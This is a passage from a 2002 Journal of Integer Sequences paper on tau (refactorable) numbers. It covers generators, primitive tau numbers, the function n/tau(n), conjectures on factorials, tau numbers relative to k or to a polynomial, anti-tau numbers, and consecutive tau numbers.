Definition. For a list of positive integers $a_1, a_2, a_3 \ldots a_k$, n is an $(a_1, a_2, \ldots a_k)$-*generator* if for all k-tuples of distinct primes $(p_1, p_2, \ldots, p_k)$ which do not divide n, $np_1^{a_1}p_2^{a_2} \cdots p_k^{a_k}$ is a tau number. Such tau numbers are said to be *generated by* n.

Note: Whenever convenient, we assume the a_i in the above definition are in increasing order. The earlier idea of the p-generator now becomes a (1)-generator. Under this notation Lemma 9 can be reexpressed as follows: 36 is a $(1, 1)$-generator.

Definition. A tau number n is said to be a *primitive tau number* if n is not generated by any k.

Definition. m is said to be an *ancestor* of n if m generates n or m generates an ancestor of n. It is not difficult to see that this recursive definition is well-defined.

Example: 9 is an ancestor of 180 since 180 is generated by 36 and 36 is generated by 9.

Definition. Let $h(n)$ be the number distinct sets of positive integers greater than one such that the product of all the elements of the set is n.

The following theorem summarizes the basic properties of generators. No part is difficult to prove and the proofs are left to the reader.

Theorem 34. *(a) There exist infinitely many primitive tau numbers.*

(b) For any $a_1, a_2, a_3 \ldots a_k > 0$ there exist infinitely many n such that n is a $(a_1, a_2 \ldots a_k)$-generator.

(c) *For any tau number $n > 2$ there exist $a_1, a_2, a_3 \dots a_k$ such that n is an $(a_1, a_2, a_3 \dots a_k)$-generator. In particular, n is a $(n/\tau(n) - 1)$-generator.*

(d) *Apart from the order of the exponents any given tau number has $\sum_{d|n/\tau(n)} h(d)$ generators.*

(e) *If for some $a_1, a_2, \dots a_k$ n is an $(a_1, a_2, \dots, a_k)$-generator then for any $0 < j < k$, n is a $(a_1, a_2, \dots, a_j)$-generator.*

(f) *If m, n are relatively prime tau numbers where n is a $(a_1, a_2, \dots, a_k)$-generator then mn is also a $(a_1, a_2, \dots, a_k)$-generator.*

(g) *If m, n are relatively prime tau numbers and n is an $(a_1, a_2, \dots, a_k)$-generator and m is a $(b_1, b_2, \dots, b_j)$-generator then mn is an $(a_1, a_2, \dots, a_k, b_1, b_2, \dots, b_j)$-generator.*

(h) *Every tau number n is either a primitive tau number or has exactly one ancestor m which is a primitive tau number, which is defined to be the primitive ancestor of n.*

The consideration of the low density of tau numbers with a given ancestor and the low density of primitive tau numbers motivates the following definitions and accompanying conjectures.

Definitions. Let $T_k(n)$ denote the number of tau numbers less than or equal to n with k as an ancestor. Let $PT(n)$ denote the number of primitive tau numbers less than or equal to n.

Conjecture 35. *For any k, $\lim_{n\to\infty} T_k(n)/T(n) = 0$.*

A proof of the above conjecture for even n is not dificult and is left to the reader.

Conjecture 36. $\lim_{n\to\infty} PT(n)/T(n) = 0$.

Theorem 34 (c) and (d) motivate an investigation into the properties of the function $t(n) := n/\tau(n)$. Clearly this function is an integer iff n is a tau number. Not every positive integer is in the range of $t(n)$.

To prove that not every integer is in the range of t we need a few lemmas.

Lemma 37. $\tau(n) < 2n^{1/2}$ *for all* $n \geq 1$.

Proof. Clearly, for any divisor d of n, if $d \geq n^{1/2}$ then $n/d \mid n$ and $n/d \leq n^{1/2}$ Thus we can make pairs of all the divisors of n with each one number of each pair less than $n^{1/2}$. Since there are at most $n^{1/2}$ pairs, we get $\tau(n)) < 2n^{1/2}$. □

Lemma 38. *For all $n, t(n) > .5n^{1/2}$.*

Proof. This follows immediately from Lemma 37. □

Lemma 39. *For any real number r, if $n/\tau(n) \leq r$ then $n \leq 4r^2$.*

Proof. This follows immediately Lemma 38. □

The next lemma is easy to prove and the proof is omitted.

Lemma 40. *For any prime p, tau number n, and integer $k \geq 1$, if $p^{p^k-1} \mid n/\tau(n)$ then $p^{p^k} \mid n$.*

Theorem 41. *There does not exist n such that $t(n) = 18$.*

Proof. By Lemma 39 we merely need to verify the claim for $n \leq 1296$. Using Lemma 40 we need only to check the multiples of 108 which is easy to do. □

Kennedy and Cooper's result that the tau numbers have density 0 [3], along with Lemma 39, motivates the following conjecture:

Conjecture 42. *There exist infinitely many positive integers k such that for all n, $t(n) \neq k$.*

We can prove a much weaker result than the above conjecture. We show that there are integers which are not in the range of $t(2n+1)$. First we need two lemmas corresponding to the earlier lemmas.

Lemma 43. *For any odd integer n, $\tau(n) \leq \lceil n^{1/2} \rceil$.*

Proof. This follows from a modification of Lemma 21. □

Lemma 43 leads directly to Lemma 44:

Lemma 44. *For any odd integer n, $t(n) \geq \lfloor n^{1/2} \rfloor$.*

Proof. This follows from Lemma 43. □

Theorem 45. *There exist infinitely many odd integers k such that $t(n) \neq k$ for all odd n. Specifically, whenever k is an odd prime greater than 3, $t(n) \neq k$ for all odd n.*

Proof. Assume that for some prime $p > 3$, $t(n) = p$. So by Lemma 44, $p > \lfloor n^{1/2} \rfloor$. So $p + 1 > n^{1/2}$ and thus $p^2 + 2p + 1 \geq n$. Now since n is an odd tau, n is a perfect square. So $p^2 \mid n$. But $n \leq p^2 + 2p + 1$. Thus $n = p^2$ which is impossible. □

Using a similar method as the proof of the last theorem, we get the following slightly stronger result:

Theorem 46. *Let p be a prime > 3. Let n be a tau number such that $t(n) = p$. Then $4|n$.*

Note that since almost all tau numbers are divisible by 4, the above result is a far cry from Conjecture 42. In fact, for any odd prime p we have $t(8p) = p$.

Colton also has made the conjecture that for any $n > 2$, the number $n!/3$ is always a tau number. The following heuristic suggests a related conjecture:

Conjecture 47. *For any positive integers a, b with a odd, there exists an integer k such that $(a/b)n!$ is a tau number for all $n > k$.*

We give a heuristic reason to believe this conjecture. Let a and b be integers. Consider some n much larger than a and b. Now on average, for some prime p, it is easy to see that the mean number of times p appears in the factorization of n is about $1/(p-1)$. For large n, the change made by a and b in the number of factors is small. So for any prime p in the factorization of $(a/b)n!$, p is raised to a power approximately equal to $n/(p-1)$. and there are about $n/\log n$ primes $\leq n$. Hence the highest power of p dividing $\tau((a/b)n!))$ is about $n/((p-1)\log n)$. For all sufficiently large n, $n/(p-1)$ is much larger than $n/((p-1)\log n)$. Since every prime exponent of $\tau((a/b)n!))$ is less than the corresponding exponent for $(a/b)n!$ we conclude that $\tau((a/b)n!)) \mid (a/b)n!$.

Note: The reason a must be odd in the above conjecture is subtle. Let $n = 2^k$. It is not difficult to see that $2^{n-1} \mid n!$. Thus if a has some power of 2 dividing it than one can force the power of 2 in $an!$ to be slightly over n, such as 2^{n+2}, in which case $(2^k) + 3 | \tau(an!)$ and $2^k + 3$ may be prime infinitely often, in which case $\tau(an!)$ does not divide $an!$ for any such k. Examples other than $2^k + 3$ would also suffice. It is easy to see that this problem only arises with 2 and not any other prime factor.

We can prove a large portion of this conjecture. We first require a few definitions.

Definition. Let $\nu_p(n)$ denote the largest integer k such that $p^k \mid n$.

Lemma 48. *n is a tau number iff for any prime $p, \nu_p(\tau(n)) \leq \nu_p(n)$.*

Proof. This follows immediately from the definition of L. □

Lemma 49. *$\lfloor n/p \rfloor \leq \nu_p(n!) \leq \lceil n/(p-1) \rceil$. Furthermore, $\nu_p(n!) \sim n/(p-1)$.*

Proof. The proof is left to the reader. □

Lemma 50. *For any positive integers a and b, and prime $p, \nu_p((a/b)n!) \sim n/(p-1)$.*

Proof. Let a and b be positive integers and p prime. Without loss of generality assume $\gcd(a, b) = 1$. For all n, $\nu_p(n!) - \nu_p(b) \leq \nu_p((a/b)n!) \leq \nu_p(n!) + \nu_p(a)$. Now applying Lemma 49, and noting that $\nu_p(b)$ and $\nu_p(a)$ are constant with respect to n, we conclude that $\nu_p((a/b)n!) \sim n/(p-1)$. □

Theorem 51. *Let a and b be positive integers, and p prime. For all sufficiently large n the highest power of p that divides $\tau((a/b)n!)$ also divides $(a/b)n!$. That is, $\nu_p(\tau((a/b)n!)) \leq \nu_p((a/b)n!)$.*

Proof. Let a and b be positive integers and let p be a prime. Without loss of generality assume $\gcd(a, b) = 1$. We thus need to find, for all sufficiently large n, an upper bound $U_p(n)$ for $\nu_p(\tau((a/b)n!))$ and show that there is a constant $k < 1$ such that for all sufficiently large n, the inequality $U_p(n)/(n/p) < k$ holds. We consider two cases: $p = 2$ and $p > 2$.

Case I: $p = 2$. Thus we need to find an upper bound $U_2(n)$ for $\nu_2(\tau((a/b)n!))$ such that $U_2(n)/(n/p) < k$ for all sufficiently large n and some constant $0 < k < 1$. For all sufficiently large n, every prime less or equal to $n/2$ which does not divide a can contribute at most $(\log n)/(\log 2)$ to $\nu_2(\tau((a/b)n!))$. Every prime between $n/2$ and n contributes 1 to $\nu_2(\tau((a/b)n!))$. Thus

$$\nu_2(\tau(a/b))n! \leq \pi(n/2)(\log_2 n) + \pi(n) - \pi(n/2) + A_1, \tag{8}$$

where A_1 is some constant depending solely on a. Now applying the prime number theorem yields, for any $\epsilon > 0$ and all sufficiently large n,

$$\nu_2(\tau((a/b)n!)) < \frac{(1+\epsilon)(n\log_2 n)}{2\log n} + \frac{(1+\epsilon)n}{2\log n}, \tag{9}$$

which, when all the logarithms are made natural, becomes: For any $\epsilon > 0$ and all sufficiently large n,

$$\nu_2(\tau((a/b)n!)) \leq \frac{(1+\epsilon)n}{2\log 2} + \frac{(1+\epsilon)n}{2\log n} \tag{10}$$

Now fix ϵ as some number less than $2\log 2 - 1$and let such a resulting function be $U_2(n)$. It is easy to see that the function satisfies the desired inequality.

Case II: Let $p > 2$. Using similar logic to that used in the earlier case we conclude that for any $\epsilon > 0$ and all sufficiently large n

$$\nu_2(\tau((a/b)n!)) \leq \frac{(1+\epsilon)(n+p)(\log_p n)}{p\log((n+p)/p)} \leq \frac{(1+\epsilon)(n+p)}{p\log p} \tag{11}$$

Fixing ϵ as some number less than $p\log p - 1$ and making the rightmost part of (11) equal to $U_p(n)$ gives the desired result. □

Note that one could use the earlier cited bounds of Dusart to make the above proof constructive.

4 Generalizations

It is possible to generalize the concept of tau number. First consider that the definition of tau number is equivalent to $n \bmod \tau(n) = 0$. We now say that n is a tau number relative to k if $n \bmod \tau(n) = k$. Of course, $k = 0$ gives the ordinary tau numbers and it is easy to see that every odd prime is a tau number relative to 1. Also it is easy to see that any n is a tau number relative to k, for some k. The main result about integers which are tau numbers relative to k is the following theorem:

Theorem 52. *For any odd k there exists an infinitely many n such that n is a tau number relative to k.*

Proof. Let k be an odd integer. We claim that there exist arbitrarily large distinct primes, p, q and r such that $p^{r-1}q \bmod \tau(p^{r-1}q) = k$. This is equivalent to showing that $p^{r-1}q \equiv k \pmod{2r}$. By Fermat's Little Theorem, $p^{r-1} \equiv 1 \pmod{r}$. Thus we merely need to show that there exist arbitrarily large primes q such that $q \equiv k \pmod{2r}$, which follows immediately from Dirichlet's theorem about primes in arithmetic progressions. □

I make the following conjecture.

Conjecture 53. *For any k, there exist infinitely many n such that n is a tau number relative to k.*

It is not difficult to prove many special cases of this conjecture k where some p is assumed not to divide k, as in Theorem 51. In fact we shall prove the above conjecture by examining a larger generalization:

Let $Q(n)$ be a polynomial with integer coefficients. An integer n is said to be a tau number relative to $Q(n)$ if $\tau(n) \mid Q(n)$. In this generalization, tau numbers are the case where $Q(n) = n$.

Clearly the above conjecture follows from the next theorem:

Theorem 54. *For any $Q(n)$ with integer coefficients, there exist infinitely many n such that $\tau(n) \mid Q(n)$.*

Proof. Without loss of generality, assume the leading coefficient of $Q(n)$ is positive. If the constant term is 0 then any tau number is a tau number relative to $Q(n)$. So assume the constant term is non-zero. Chose some c such that $Q(c) \geq 1$ and $(Q(c), c) = 1$. Now by Dirichlet's theorem there exist infinitely many primes p such that $p \equiv c \pmod{Q(c)}$. For any such p, $p^{Q(c)-1}$ is a tau number for $Q(n)$ since $\tau(p^{Q(c)-1}) = Q(c)$ and $Q(c) \mid Q(p)$. □

If n is a tau number, then $\tau(n)$ has a similar as possible a factorization to n in some sense. Tau numbers maximize $\gcd(n, \tau(n))$. This motivates the following definition:

Definition. The positive integer n is said to be an *anti-tau number* if $\gcd(n, \tau(n)) = 1$.

Note an integer n is a tau number iff $\operatorname{lcm}(n, \tau(n)) = n$. Thus in some sense, an integer n is a tau number if $\operatorname{lcm}(n, \tau(n))$ is minimized. Now, if $\gcd(n, \tau(n)) = 1$ then $\operatorname{lcm}(n, \tau(n)) = n\tau(n)$. Thus the anti-tau numbers represent the numbers that maximize $\operatorname{lcm}(n, \tau(n))$.

Note that if two tau numbers are relatively prime then their product is a tau number. But as the pairs (3,4), (3,5) and (13,4) demonstrate, the product of two relatively prime anti-tau numbers can be a tau number, an anti-tau number, or neither. The following Theorem summarizes the basic properties of anti-tau numbers.

Theorem 55. *(a) The only tau number that is also an anti-tau number is* 1.

(b) If a is an even anti-tau number, then a is a perfect square.

(c) For $a, b > 1$, $\gcd(a, b) = 1$ a is a tau number and b is an anti-tau number then ab is neither a tau nor an anti-tau number.

(d) *Any odd square-free number is an anti-tau number.*

(e) *For any constant integer C, where primes $a_1, a_2 \dots a_k$ are all less than C and then for some primes distinct $p_1, p_2, \dots ...p_k$ all greater than C, then for any positive integers, $b_1, b_2 \dots b_k$ the number $(a_1^{p_1^{b_1}-1})(a_2^{p_2^{b_2}-1}) \cdots (a_k^{p_k^{b_k}-1})$ is an anti-tau number.*

Part (b) of the above theorem shows that the anti-tau numbers are unlike the tau numbers in more than one way, since a corresponding rule exists about the odd tau numbers. Part (c) can be considered a cancellation law of sorts. Parts (d) and (e) motivates the following conjecture. Let $AT(n)$ denote the number of numbers $\leq n$ that are anti-tau numbers.

Conjecture 56. *For all $n > 3$, the inequality $T(n) < AT(n)$ holds.*

The following results indicate the above conjecture is true for all sufficiently large n.

Theorem 57. *The density of the anti-tau numbers is at least $3/\pi^2$.*

Proof. This follows immediately from Theorem 55 (d) and the fact that the square free numbers have density $6/\pi^2$. □

Theorem 58. *For all sufficiently large n, $T(n) < AT(n)$. In fact $\lim_{n\to\infty} T(n)/AT(n) = 0$.*

Proof. This theorem follows immediately from the density of the anti-tau numbers together with Kennedy and Cooper's result that the tau numbers have zero density. □

Conjecture 56 is intuitive. In order for n to be not tau, all $\tau(n)$ needs is to have too high a prime power in its factorization or a prime that is not a factor of n. However, in order for n not to be anti-tau, $\tau(n)$ needs a prime factor of n, a much stronger condition.

Colton also conjectured the non-existence of three consecutive tau numbers. We shall prove the slightly stronger result that if a is an odd integer such that $a, a+1$ are both tau numbers then $a = 1$.

A few remarks: Colton started by assuming that he had three tau numbers $a-1, a, a+1$ and then showed using the basic congurence restrictions on the tau numbers that a was an odd perfect square and $a+1$ was twice an odd perfect square. However, it is easy to see that this restriction applies equally well if we substitute the assumption that $a-1$ is a tau number for assuming a is odd. Colton then examined the resulting Diophantine equation $x^2 + 1 = 2y^2$ and was able to produce other restriction on the necessary properties of the triple based on this well-known equation.

Theorem 59. *If a is an odd integer such that $a, a+1$ are tau numbers then $a = 1$.*

Proof. By the above comments, we really need to look at the Diophantine equation $x^2+1 = 2y^2$. Now it is a well known result that any odd divisor of x^2+1 must be congruent to 1 (mod 4) [5]. So every odd divisor of $2y^2$ must be congruent to 1 (mod 4). But $2y^2$ is a tau number, so every odd prime in its factorization must be raised to an exponent divisible by 4 since otherwise $2y^2$ would be divisible some number of the form 3 mod 4. Thus $2y^2 = 2w^4$

for some w. So we really need to solve $x^2 + 1 = 2w^4$. This is a Diophantine equation which has only the solutions $(x, w) = (1, 1)$ and $(x, w) = (239, 13)$ [7]. The second solution fails to yield a tau number and so $x = 1$. □

The known proofs that these are the only positive solutions of this final Diophantine equation are quite lengthy and involved. It would be interesting to find a way of proving the desired result without relying on the equation, or possibly, a simple proof that (1,1) is the only tau solution of the equation.

5 Acknowledgments

The author would like to thank the referee for useful comments.

The author would also like thank Jeffrey Shallit, Stephen David Miller, Simon Colton, David Speyer, Glenn Stevens, Aaron and Nathaniel Zelinsky, Aaron Margolis, Mogs Wright, David McCord, Kevin Hart and the rest of the ever supportive math department of the Hopkins School in New Haven, Connecticut.

References

[1] Simon Colton, Refactorable numbers — a machine invention, *Journal of Integer Sequences* **2**, Article 99.1.2, `http://www.math.uwaterloo.ca/JIS/colton/joisol.html`.

[2] G. H. Hardy and E. M. Wright, *An Introduction to the Theory of Numbers*, Oxford University Press, 1985.

[3] R. E. Kennedy and C. N. Cooper, Tau numbers, natural density, and Hardy and Wright's Theorem 437, *Internat. J. Math. Math. Sci.* **13** (1990), 383–386.

[4] Paulo Ribenboim, Catalan's Conjecture, *Amer. Math. Monthly* **103** (1996), 529–538.

[5] Shailesh A. Shirali, A family portrait of the primes — a case study in discrimination, *Math. Mag.* **70** (1997), 263–272 .

[6] P. Dusart, The kth prime is greater than $k(\ln k + \ln \ln k - 1)$ for $k > 2$, *Math. Comp.* **68** (1999), 411–415.

[7] Ray Steiner and Nikos Tzanakis, Simplifying the solution of Ljunggren's equation $x^2+1 = 2y^4$, *J. Number Theory* **37** (1991) 123–132.

2000 *Mathematics Subject Classification*: Primary 11B05; Secondary 11A25.
Keywords: tau number, number-of-divisors function

(Concerned with sequence A033950.)

Received August 1, 2002; revised version received December 15, 2002. Published in *Journal of Integer Sequences* December 16, 2002. Corrections, February 17, 2003.

Return to Journal of Integer Sequences home page.